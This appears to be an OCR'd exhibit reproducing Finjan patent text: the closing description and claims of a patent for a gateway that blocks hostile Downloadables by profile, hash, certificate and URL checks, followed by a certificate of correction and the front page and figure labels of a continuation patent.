FIG. **6A** is a flowchart illustrating a method **600** for protecting an internal computer network **115** from suspicious Downloadables. Method **600** begins with the ID generator **315** in step **602** receiving a Downloadable. The ID generator **315** in step **604** generates a Downloadable ID identifying the received Downloadable, preferably, by generating a digital hash of the Downloadable code (including prefetched components). The policy finder **317** in step **606** finds the appropriate security policy **305** corresponding to the userID specifying intended recipient (or the group to which the intended recipient belongs) and the Downloadable. The selected security policy **305** may be the default security policy **305**. Step **606** is described in greater detail below with reference to FIG. **6B**.

The first comparator **320** in step **608** examines the lists of Downloadables to allow or to block per administrative override **425** against the Downloadable ID of the incoming Downloadable to determine whether to allow the Downloadable automatically. If so, then in step **612** the first comparator **320** sends the results to the logical engine **333**. If not, then the method **600** proceeds to step **610**. In step **610**, the first comparator **620** examines the lists of Downloadables to block per administrative override **425** against the Downloadable ID of the incoming Downloadable for determining whether to block the Downloadable automatically. If so, then the first comparator **420** in step **612** sends the results to the logical engine **333**. Otherwise, method **600** proceeds to step **614**.

In step **614**, the first comparator **320** determines whether the security policy **305** indicates that the Downloadable should be tested according to Path 4. If not, then method **600** jumps to step **618**. If so, then the URL comparator **350** in step **616** compares the URL embodied in the incoming Downloadable against the URLs of the URL rules bases **420**, and then method **600** proceeds to step **618**.

In step **618**, the first comparator **320** determines whether the security policy **305** indicates that the Downloadable should be tested according to Path 2. If not, then method **600** jumps to step **620**. Otherwise, the code scanner **235** in step **626** examines the DSP data **310** based on the Downloadable ID of the incoming Downloadable to determine whether the Downloadable has been previously decomposed. If so, then method **600** jumps to step **630**. Otherwise, the code scanner **325** in step **628** decomposes the Downloadable into DSP data. Downloadable decomposition is described in greater detail with reference to FIG. **7**. In step **630**, the ACL comparator **330** compares the DSP data of the incoming Downloadable against the access control lists **410** (which include the criteria necessary for the Downloadable to fail or pass the test).

In step **620**, the first comparator **320** determines whether the security policy **305** indicates that the Downloadable should be tested according to Path 3. If not, then method **600** returns to step **612** to send the results of each of the test performed to the logical engine **333**. Otherwise, the certificate scanner **622** in step **622** scans the Downloadable for an embodied certificate. The certificate comparator **345** in step **624** retrieves trusted certificates from the trusted certificate lists (TCL) **415** and compares the embodied certificate with the trusted certificates to determine whether the Downloadable has been signed by a trusted source. Method **600** then proceeds to step **612** by the certificate scanner **345** sending the results of each of the paths taken to the logical engine **333**. The operations of the logical engine **333** are described in greater detail below with reference to FIG. **6C**. Method **600** then ends.

One skilled in the art will recognize that the tests may be performed in a different order, and that each of the tests need not be performed. Further, one skilled in the art will recognize that, although path 1 is described in FIG. **6A** as an automatic allowance or blocking, the results of Path 1 may be another predicate to be applied by the logical engine **333**. Further, although the tests are shown serially in FIG. **6A**, the tests may be performed in parallel as illustrated in FIG. **3**.

FIG. **6B** is a flowchart illustrating details of step **606** of FIG. **6A** (referred to herein as method **606**). Method **606** begins with the policy finder **317** in step **650** determining whether security policies **305** include a specific security policy corresponding to the userID and the Downloadable. If so, then the policy finder **317** in step **654** fetches the corresponding specific policy **305**. If not, then the policy finder **317** in step **652** fetches the default or generic security policy **305** corresponding to the userID. Method **606** then ends.

FIG. **6C** is a flowchart illustrating details of a method **655** for determining whether to allow or to block the incoming Downloadable. Method **655** begins with the logical engine **333** in step **660** receiving the results from the first comparator **320**, from the ACL comparator **330**, from the certificate

comparator **345** and from the URL comparator **350**. The logical engine **333** in step **662** compares the results with the policy selector **405** embodied in the security policy **305**, and in step **664** determines whether the policy selector **405** confirms the pass. For example, the policy selector **405** may indicate that the logical engine **333** pass the Downloadable if it passes one of the tests of Path 1, Path 2, Path 3 and Path 4. If the policy selector **405** indicates that the Downloadable should pass, then the logical engine **333** in step **666** passes the Downloadable to the intended recipient. In step **668**, the logical engine **333** sends the results to the record-keeping engine **335**, which in turn stores the results in the event log **245** for future review. Method **655** then ends. Otherwise, if the policy selector **405** in step **664** indicates that the Downloadable should not pass, then the logical engine **333** in step **670** stops the Downloadable and in step **672** sends a non-hostile substitute Downloadable to inform the user that the incoming Downloadable has been blocked. Method **655** then jumps to step **668**.

FIG. **7** is a flowchart illustrating details of step **628** of FIG. **6**A (referred to herein as method **628**) for decomposing a Downloadable into DSP data **310**. Method **628** begins in step **705** with the code scanner **325** disassembling the machine code of the Downloadable. The code scanner **325** in step **710** resolves a respective command in the machine code, and in step **715** determines whether the resolved command is suspicious (e.g., whether the command is one of the operations identified in the list described above with reference to FIG. **3**). If not, then the code scanner **325** in step **725** determines whether it has completed decomposition of the Downloadable, i.e., whether all operations in the Downloadable code have been resolved. If so, then method **628** ends. Otherwise, method **628** returns to step **710**.

Otherwise, if the code scanner **325** in step **715** determines that the resolved command is suspect, then the code scanner **325** in step **720** decodes and registers the suspicious command and its command parameters as DSP data **310**. The code scanner **325** in step **720** registers the commands and command parameters into a format based on command class (e.g., file operations, network operations, registry operations, operating system operations, resource usage thresholds). Method **628** then jumps to step **725**.

FIG. **8** is a flowchart illustrating a method **800** for generating a Downloadable ID for identifying a Downloadable. Method **800** begins with the ID generator **315** in step **810** receiving a Downloadable from the external computer network **105**. The ID generator **315** in step **820** may fetch some or all components referenced in the Downloadable code, and in step **830** includes the fetched components in the Downloadable code. The ID generator **315** in step **840** performs a hashing function on at least a portion of the Downloadable code to generate a Downloadable ID. The ID generator **315** in step **850** stores the generated Downloadable ID in the security database **240** as a reference to the DSP data **310**. Accordingly, the Downloadable ID will be the same for the identical Downloadable each time it is encountered.

The foregoing description of the preferred embodiments of the invention is by way of example only, and other variations of the above-described embodiments and methods are provided by the present invention. For example, although the invention has been described in a system for protecting an internal computer network, the invention can be embodied in a system for protecting an individual computer. Components of this invention may be implemented using a programmed general purpose digital computer, using application specific integrated circuits, or using a network of interconnected conventional components and circuits. The embodiments described herein have been presented for purposes of illustration and are not intended to be exhaustive or limiting. Many variations and modifications are possible in light of the foregoing teaching. The system is limited only by the following claims.

What is claimed is:

1. A computer-based method, comprising the steps of:

receiving an incoming Downloadable addressed to a client, by a server that serves as a gateway to the client;

comparing, by the server, Downloadable security profile data pertaining to the Downloadable, the Downloadable security profile data includes a list a suspicious computer operations that may be attempted by the Downloadable, against a security policy to determine if the security policy has been violated; and

preventing execution of the Downloadable by the client if the security policy has been violated.

2. The method of claim **1**, further comprising the step of decomposing the Downloadable into the Downloadable security profile data.

3. The method of claim **2**, wherein the security policy includes an access control list and further comprising the step of comparing the Downloadable security profile data against the access control list.

4. The method of claim **1**, further comprising the steps of scanning for a certificate and comparing the certificate against a trusted certificate.

5. The method of claim **1**, further comprising the step of comparing the URL from which the Downloadable originated against a known URL.

6. The method of claim **5**, wherein the known URL is a trusted URL.

7. The method of claim **5**, wherein the known URL is an untrusted URL.

8. The method of claim **1**, wherein the Downloadable includes a Java™ applet.

9. The method of claim **1**, wherein the Downloadable includes an ActiveX™ control.

10. The method of claim **1**, wherein the Downloadable includes a JavaScript™ script.

11. The method of claim **1**, wherein the Downloadable includes a Visual Basic script.

12. The method of claim **1**, wherein

the security policy includes a default security policy to be applied regardless of the client to whom the Downloadable is addressed.

13. The method of claim **1**, wherein

the security policy includes a specific security policy corresponding to the client to whom the Downloadable is addressed.

14. The method of claim **1**, wherein

the client belongs to a particular group; and

the security policy includes a specific security policy corresponding to the particular group.

15. The method of claim **1**, further comprising, after preventing execution of the Downloadable, the step of sending a substitute non-hostile Downloadable to the client for informing the client.

16. The method of claim **1**, further comprising, after preventing execution of the Downloadable, the step of recording the violation in an event log.

17. The method of claim **1**, further comprising the step of computing a Downloadable ID to identify the Downloadable.

18. The method of claim **16**, further comprising the steps of fetching components identified by the Downloadable and including the fetched components in the Downloadable.

19. The method of claim 18, further comprising the step of performing a hashing function on the Downloadable to compute a Downloadable ID to identify the Downloadable.

20. The method of claim 18, further comprising the step of fetching all components identified by the Downloadable.

21. The method of claim 1 further comprising the step of examining the intended recipient userID to determine the appropriate security policy.

22. The method of claim 20, wherein the appropriate security policy includes a default security policy.

23. The method of claim 1, further comprising the step of examining the Downloadable to determine the appropriate security policy.

24. The method of claim 1, further comprising the step of comparing the Downloadable against a known Downloadable.

25. The method of claim 24, wherein the known Downloadable is hostile.

26. The method of claim 24, wherein the known Downloadable is non-hostile.

27. The method of claim 24, further comprising the step of including a previously received Downloadable as a known Downloadable.

28. The method of claim 27, wherein the security policy identifies a Downloadable to be blocked per administrative override.

29. The method of claim 28, wherein the security policy identifies a Downloadable to be allowed per administrative override.

30. The method of claim 1, further comprising the step of informing a user upon detection of a security policy violation.

31. The method of claim 1, further comprising the steps of recognizing the incoming Downloadable, and obtaining the Downloadable security profile data for the incoming Downloadable from memory.

32. A system for execution by a server that serves as a gateway to a client, the system comprising:

a security policy;

an interface for receiving an incoming Downloadable addressed to a client;

a comparator, coupled to the interface, for comparing Downloadable security profile data pertaining to the Downloadable, the Downloadable security profile data includes a list a suspicious computer operations that may be attempted by the Downloadable, against the security policy to determine if the security policy has been violated; and

a logical engine for preventing execution of the Downloadable by the client if the security policy has been violated.

33. The system of claim 32, wherein the Downloadable includes a Java™ applet.

34. The system of claim 32, wherein the Downloadable includes ActiveX™ control.

35. The system of claim 32, wherein the Downloadable includes a JavaScript™ script.

36. The system of claim 32, wherein the Downloadable includes a Visual Basic script.

37. The system of claim 32, wherein

the security policy includes a default security policy to be applied regardless of the client to whom the Downloadable is addressed.

38. The system of claim 32, wherein

the security policy includes a specific security policy corresponding to the client to whom the Downloadable is addressed.

39. The system of claim 32, wherein

the client belongs to a particular group; and

the security policy includes a specific security policy corresponding to the particular group.

40. The system of claim 32, further comprising an ID generator coupled to the interface for computing a Downloadable ID identifying the Downloadable.

41. The system of claim 40, wherein the ID generator prefetches all components of the Downloadable and uses all components to compute the Downloadable ID.

42. The system of claim 41, wherein the ID generator computes the digital hash of all the prefetched components.

43. The system of claim 32, further comprising a policy finder for finding the security policy.

44. The system of claim 43, wherein the policy finder finds the security policy based on the user.

45. The system of claim 43 wherein the policy finder finds the security policy based on the user and the Downloadable.

46. The system of claim 43, wherein the policy finder obtains the default security policy.

47. The system of claim 32 wherein the comparator examines the security policy to determine which tests to apply.

48. The system of claim 47 wherein the comparator compares the Downloadable against a known Downloadable.

49. The system of claim 48, wherein the known Downloadable is hostile.

50. The system of claim 48, wherein the known Downloadable is non-hostile.

51. The system of claim 32, wherein the security policy identifies a Downloadable to be blocked per administrative override.

52. The system of claim 32, wherein the security policy identifies a Downloadable to be allowed per administrative override.

53. The system of claim 32, wherein

the comparator sends a substitute non-hostile Downloadable to the client for informing the client.

54. The system of claim 32, further comprising a code scanner coupled to the comparator for decomposing the Downloadable into the Downloadable security profile data.

55. The system of claim 54, further comprising an ACL comparator coupled to the code scanner for comparing the Downloadable security profile data against an access control list.

56. The system of claim 32, further comprising a certificate scanner coupled to the comparator for examining the Downloadable for a certificate.

57. The system of claim 56, further comprising a certificate comparator coupled to the certificate scanner for comparing the certificate against a trusted certificate.

58. The system of claim 32, further comprising a URL comparator coupled to the comparator for comparing the URL from which the Downloadable originated against a known URL.

59. The system of claim 58, wherein the known URL identifies an untrusted URL.

60. The system of claim 58, wherein the known URL identifies a trusted URL.

61. The system of claim 31, wherein the logical engine responds according to the security policy.

62. The system of claim 31, further comprising a record-keeping engine coupled to the comparator for recording results in an event log.

63. The system of claim 32, further comprising memory storing the Downloadable security profile data for the incoming Downloadable.

64. A system for execution on a server that serves as a gateway to a client, comprising:

means for receiving an incoming Downloadable addressed to a client;

means for comparing Downloadable security profile data pertaining to the Downloadable, the Downloadable security profile data includes a list a suspicious computer operations that may be attempted by the Downloadable, against a security policy to determine if the security policy has been violated; and

means for preventing execution of the Downloadable by the client if the security policy has been violated.

65. A computer-readable storage medium storing program code for causing a server that serves as a gateway to a client to perform the steps of:

receiving an incoming Downloadable addressed to a client;

comparing Downloadable security profile data pertaining to the Downloadable against a security policy to determine if the security policy has been violated; and

preventing execution of the Downloadable by the client if the security policy has been violated.

66. A method, comprising:

receiving a Downloadable;

decomposing the Downloadable into Downloadable security profile data; the Downloadable security profile data includes a list a suspicious computer operations that may be attempted by the Downloadable,

comparing the Downloadable security profile data against a security policy; and

preventing execution of the Downloadable if the Downloadable security profile data violates the security policy.

67. The method of claim 66, further comprising:

fetching all components referenced by the Downloadable;

performing a hashing function of the Downloadable and the components fetched to compute a Downloadable ID; and

storing the Downloadable security profile data and the Downloadable ID in memory.

68. A method, comprising:

providing memory storing known-Downloadable security profile data and a that includes a list a suspicious computer operations that may be attempted by a Downloadable known-Downloadable ID corresponding to the Downloadable security profile data;

receiving an incoming Downloadable;

fetching all components referenced by the incoming Downloadable;

performing a hashing function of the Downloadable and the components to compute an incoming-Downloadable ID;

comparing the known-Downloadable ID against the incoming-Downloadable ID;

retrieving the Downloadable security profile data if the known-Downloadable ID and the incoming-Downloadable ID match; and

comparing the Downloadable security profile data against a security policy to determine if the incoming Downloadable violates the security policy.

* * * * *

UNITED STATES PATENT AND TRADEMARK OFFICE

CERTIFICATE OF CORRECTION

PATENT NO. : 6,092,194
DATED : July 18, 2000
INVENTOR(S) : Shlomo Touboul

It is certified that error appears in the above-identified patent and that said Letters Patent is hereby corrected as shown below:

Column 13,
Line 19, after "to the Downloadable" and before "against a security" insert --, the Downloadable security profile data includes a list a suspicious computer operations that may be attempted by the Downloadable, --

Column 14,
Line 12, after "profile data and" and before "that includes" delete -- a --

Signed and Sealed this

Fifth Day of February, 2002

Attest:

Attesting Officer

JAMES E. ROGAN
Director of the United States Patent and Trademark Office

EXHIBIT R
Part 2 of 6

US006804780B1

(12) **United States Patent**
Touboul

(10) **Patent No.: US 6,804,780 B1**
(45) **Date of Patent: *Oct. 12, 2004**

(54) **SYSTEM AND METHOD FOR PROTECTING A COMPUTER AND A NETWORK FROM HOSTILE DOWNLOADABLES**

(75) Inventor: **Shlomo Touboul**, Kefar-haim (IL)

(73) Assignee: **Finjan Software, Ltd.**, Netanya (IL)

(*) Notice: Subject to any disclaimer, the term of this patent is extended or adjusted under 35 U.S.C. 154(b) by 0 days.

This patent is subject to a terminal disclaimer.

(21) Appl. No.: **09/539,667**

(22) Filed: **Mar. 30, 2000**

Related U.S. Application Data

(63) Continuation of application No. 08/964,388, filed on Nov. 6, 1997, now Pat. No. 6,092,194.
(60) Provisional application No. 60/030,639, filed on Nov. 8, 1996.

(51) **Int. Cl.**[7] **H04L 9/00**; G06F 11/30
(52) **U.S. Cl.** **713/181**; 713/201; 713/176; 717/178
(58) **Field of Search** 713/200, 201, 713/176, 181; 709/223, 225, 227, 229; 717/168–178

(56) **References Cited**

U.S. PATENT DOCUMENTS

5,077,677	A		12/1991	Murphy et al.
5,359,659	A		10/1994	Rosenthal
5,361,359	A		11/1994	Tajalli et al.
5,485,409	A		1/1996	Gupta et al.
5,485,575	A		1/1996	Chess et al.
5,572,643	A		11/1996	Judson
5,579,509	A	*	11/1996	Furtney et al. 703/27
5,606,668	A		2/1997	Shwed
5,623,600	A		4/1997	Ji et al.
5,638,446	A		6/1997	Rubin
5,692,047	A		11/1997	McManis
5,692,124	A		11/1997	Holden et al.
5,720,033	A		2/1998	Deo
5,724,425	A		3/1998	Chang et al.
5,740,248	A		4/1998	Fieres et al.
5,761,421	A		6/1998	van Hoff et al.

(List continued on next page.)

FOREIGN PATENT DOCUMENTS

EP	1091276	A1 *	4/2001	..... G06F/1/00
EP	1132796	A1 *	9/2001	..... G06F/1/00

OTHER PUBLICATIONS

Khare, "Microsoft Authenticode Analyzed" Jul. 22, 1996, xent.com/FoRK–archive/summer96/0338.html, p. 1–2.*


(List continued on next page.)

Primary Examiner—Ayaz Sheikh
Assistant Examiner—Christopher Revak
(74) *Attorney, Agent, or Firm*—Squire, Sanders & Dempsey, L.L.P.

(57) **ABSTRACT**

A computer-based method for generating a Downloadable ID to identify a Downloadable, including obtaining a Downloadable that includes one or more references to software components required by the Downloadable, fetching at least one software component identified by the one or more references, and performing a function on the Downloadable and the fetched software components to generate a Downloadable ID. A system and a computer-readable storage medium are also described and claimed.

18 Claims, 10 Drawing Sheets



U.S. PATENT DOCUMENTS

5,765,205	A		6/1998	Breslau et al.	
5,784,459	A		7/1998	Devarakonda et al.	
5,796,952	A		8/1998	Davis et al.	
5,805,829	A		9/1998	Cohen et al.	
5,832,208	A		11/1998	Chen et al.	
5,832,274	A	*	11/1998	Cutler et al.	717/171
5,850,559	A		12/1998	Angelo et al.	
5,859,966	A		1/1999	Hayman et al.	
5,864,683	A		1/1999	Boebert et al.	
5,892,904	A		4/1999	Atkinson et al.	
5,951,698	A		9/1999	Chen et al.	
5,956,481	A		9/1999	Walsh et al.	
5,974,549	A		10/1999	Golan	
5,978,484	A	*	11/1999	Apperson et al.	705/54
5,983,348	A		11/1999	Ji	
6,092,194	A	*	7/2000	Touboul	713/200
6,154,844	A	*	11/2000	Touboul et al.	713/201
6,339,829	B1	*	1/2002	Beadle et al.	713/201

OTHER PUBLICATIONS

"Release Notes for the Microsfot ActiveX Development Kit", Aug. 13, 1996, activex.adsp.or.jp/inetsdk/readme.txt, p. 1–10.*

"Microsoft ActiveX Software Development Kit" Aug. 12, 1996, activex.adsp.or.jp/inetsdk/help/overview.htm, p. 1–6.*

Doyle et al, "Microsoft Press Computer Dictionary" 1993, Microsoft Press, 2nd Edition, p. 137–138.*

Schmitt, ".EXE. files, OS–2 style" Nov. 1988, PC Tech Journal via dialog search, vol. 6, #11, p. 76–78.*

Jim K. Omura, "Novel Applications of Cryptography in Digital Communications", IEEE Communications Magazine, May, 1990; pp. 21–29.

Okamoto, E. et al., "ID–Based Authentication System For Computer Virus Detection", IEEE/IEE Electronic Library online, Electronics Letters, vol. 26, Issue 15, ISSN 0013/5194, Jul. 19, 1990, Abstract and pp. 1169–1170. URL: http://iel.ihs.com:80/cgi–bin/iel_cgi?se . . . 2ehts%26ViewTemplate%3ddocview%5fb%2ehts.

IBM AntiVirus User's Guide Version 2.4, International Business Machines Corporation, Nov. 15, 1995, pp. 6–7.

Norvin Leach et al, "IE 3.0 Applets Will Earn Certification", PC Week, vol. 13, No. 29, Jul. 22, 1996, 2 pages.

"Finjan Software Releases SurfinBoard, Industry's First JAVA Security Product For the World Wide Web", Article published on the Internet by Finjan Softwre Ltd., Jul. 29, 1996, 1 page.

"Powerful PC Security for the New World of Java™ and Downloadables, Surfin Shield™" Article published on the Internet by Finjan Software Ltd., 1996, 2 Pages.

Microsoft® Authenticode Technology, "Ensuring Accountability and Authenticity for Software Components on the Internet", Microsoft Corporation, Oct. 1996, including Abstract, Contents, Introduction and pp. 1–10.

"Finjan Announces a Personal Java™ Firewall For Web Browsers—the SurfinShield™ 1.6 (formerly known as SurfinBoard)", Press Release of Finjan Releases SurfinShield 1.6, Oct. 21, 1996, 2 pages.

Company Profile "Finjan—Safe Surfing, The Java Security Solutions Provider", Article published on the Internet by Finjan Software Ltd., Oct. 31, 1996, 3 pages.

"Finjan Announces Major Power Boost and New Features for SurfinShield™ 2.0" Las Vegas Convention Center/Pavilion 5 P5551, Nov. 18, 1996, 3 pages.

"Java Security: Issues & Solutions" Article published on the Internet by Finjan Software Ltd., 1996, 8 pages.

"Products" Article published on the Internet, 7 pages.

Mark LaDue, "Online Business Consulant: Java Security: Whose Business Is It?" Article published on the Internet, Home Page Press, Inc. 1996, 4 pages.

Web Page Article "Frequently Asked Questions About Authenticode", Microsoft Corporation, last updated Feb. 17, 1997, Printed Dec. 23, 1998. URL: http://www.microsoft.com/workshop/security/authcode/signfaq.asp#9, pp. 1–13.

Zhang, X.N., "Secure Code Distribution", IEEE/IEE Electronic Library online, Computer, vol. 30, Issue 6, Jun., 1997, pp. 76–79.

* cited by examiner



100
105
External Computer Network
125
110
Internal Network Security System
130
115
Internal Computer Network
135
120
Security Management Console

FIG. 1



110
215
I/O Interfaces
220
235
RAM
255
Security Program
250
Operating System
From External Computer Network 105
125
210
External Communications Interface
230
Data Storage Device
240
Security Database
245
Events Log
260
Users
205
CPU
225
Internal Communications Interface
130
To External Computer Network 115

FIG. 2

